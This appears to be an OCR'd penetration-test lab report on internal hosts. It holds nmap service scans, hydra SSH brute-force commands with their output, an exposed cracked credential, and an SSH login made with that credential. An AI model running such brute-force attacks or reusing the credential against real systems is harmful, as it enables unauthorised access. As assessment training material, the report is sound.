256 9d:c1:cb:45:b5:9b:3a:3c:ea:7e:c2:2f:d3:02:a9:f1 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
http-cookie-flags:
/:
PHPSESSID:
httponly flag not set
http-generator: WordPress 4.8.15
http-robots.txt: 1 disallowed entry
/wp-admin/
http-server-header: Apache/2.4.38 (Debian)


File Edit View Terminal Tabs Help
http-server-header: Apache/2.4.38 (Debian)
http-title: cms -friendly – Otro sitio realizado con WordPress
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/6%OT=22%CT=1%CU=39187%PV=Y%DS=1%DC=T%G=Y%TM=606BE10B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M58AST11NW7%O2=M58AST11NW7%O3=M58ANNT11NW7%O4=M58AST11NW7%O5=M58AST11
OS:NW7%O6=M58AST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M58ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 554/tcp)
HOP RTT ADDRESS
1 1.64 ms 10.1.0.11


File Edit View Terminal Tabs Help
TRACEROUTE (using port 554/tcp)
HOP RTT ADDRESS
1 1.64 ms 10.1.0.11
Nmap scan report for dmzwebserver.internal.cloudapp.net (10.1.0.12)
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
ssh-hostkey:
1024 4d:80:93:40:94:92:64:34:40:8f:93:dc:21:3c:57:86 (DSA)
2048 d3:12:7a:ff:f8:5d:95:54:ab:9a:4c:d6:77:64:8f:e4 (RSA)
256 ef:16:ca:be:5f:40:b9:ca:b3:04:a5:0d:79:9f:7f:2c (ECDSA)
256 83:79:8f:4b:27:a1:9a:23:48:e5:07:c8:69:b6:d1:7f (ED25519)
80/tcp open http Apache httpd 2.4.10 ((Debian))
http-robots.txt: 1 disallowed entry
/
http-server-header: Apache/2.4.10 (Debian)
http-title: Site doesn't have a title (text/html).
111/tcp open rpcbind 2-4 (RPC #100000)
rpcinfo:
program version port/proto service


File Edit View Terminal Tabs Help
program version port/proto service
100000 2,3,4 111/tcp rpcbind
100000 2,3,4 111/udp rpcbind
100000 3,4 111/tcp6 rpcbind
100000 3,4 111/udp6 rpcbind
100024 1 39445/tcp6 status
100024 1 41123/udp6 status
100024 1 50933/udp status
100024 1 51146/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/6%OT=22%CT=1%CU=39070%PV=Y%DS=1%DC=T%G=Y%TM=606BE10B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M58AST11NW7%O2=M58AST11NW7%O3=M58ANNT11NW7%O4=M58AST11NW7%O5=M58AST11
OS:NW7%O6=M58AST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M58ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=





IP: 10.1.0.0

Lateral Movement / Customer Data Discovery

By using hydra, the sensitive data and login information, passwords being received. Those we used to gain access


Code used:

hydra -L '/home/admin123/Desktop/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.7 -t 8


hydra -L '/home/admin123/Desktop/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.12 -t 8


Findings:


```
root@KaliInternal:/home/admin123# hydra -L '/home/admin123/Desktop/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.7 -t 8
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-12 01:03:25
[DATA] max 8 tasks per 1 server, overall 8 tasks, 4616 login tries (l:1/p:4616), ~577 tries per task
[DATA] attacking ssh://10.1.0.7:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 4528 to do in 00:52h, 8 active
[STATUS] 56.00 tries/min, 168 tries in 00:03h, 4448 to do in 01:20h, 8 active
[22][ssh] host: [redacted]   login: [redacted]   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-12 01:07:20
root@KaliInternal:/home/admin123#
```




IP: 10.1.0.7


root@KaliInternal:/home/admin123# hydra -L '/home/admin123/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.12 -t 8
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-16 01:27:40
[DATA] max 8 tasks per 1 server, overall 8 tasks, 4616 login tries (l:1/p:4616), ~577 tries per task
[DATA] attacking ssh://10.1.0.12:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 4528 to do in 00:52h, 8 active
[STATUS] 67.33 tries/min, 202 tries in 00:03h, 4414 to do in 01:06h, 8 active
[22][ssh] host: 10.1.0.12 login: admin123 password: Password123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-16 01:31:17


Terminal - root@KaliInternal: /home/admin123
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ sudo su
[sudo] password for admin123:
root@KaliInternal:/home/admin123# ssh admin123@10.1.0.12
admin123@10.1.0.12's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 16 00:47:16 2021 from kaliinternal.internal.cloudapp.net
Could not chdir to home directory /home/admin123: No such file or directory
$





This concluded the vulnerability assessment methodology portion of this report.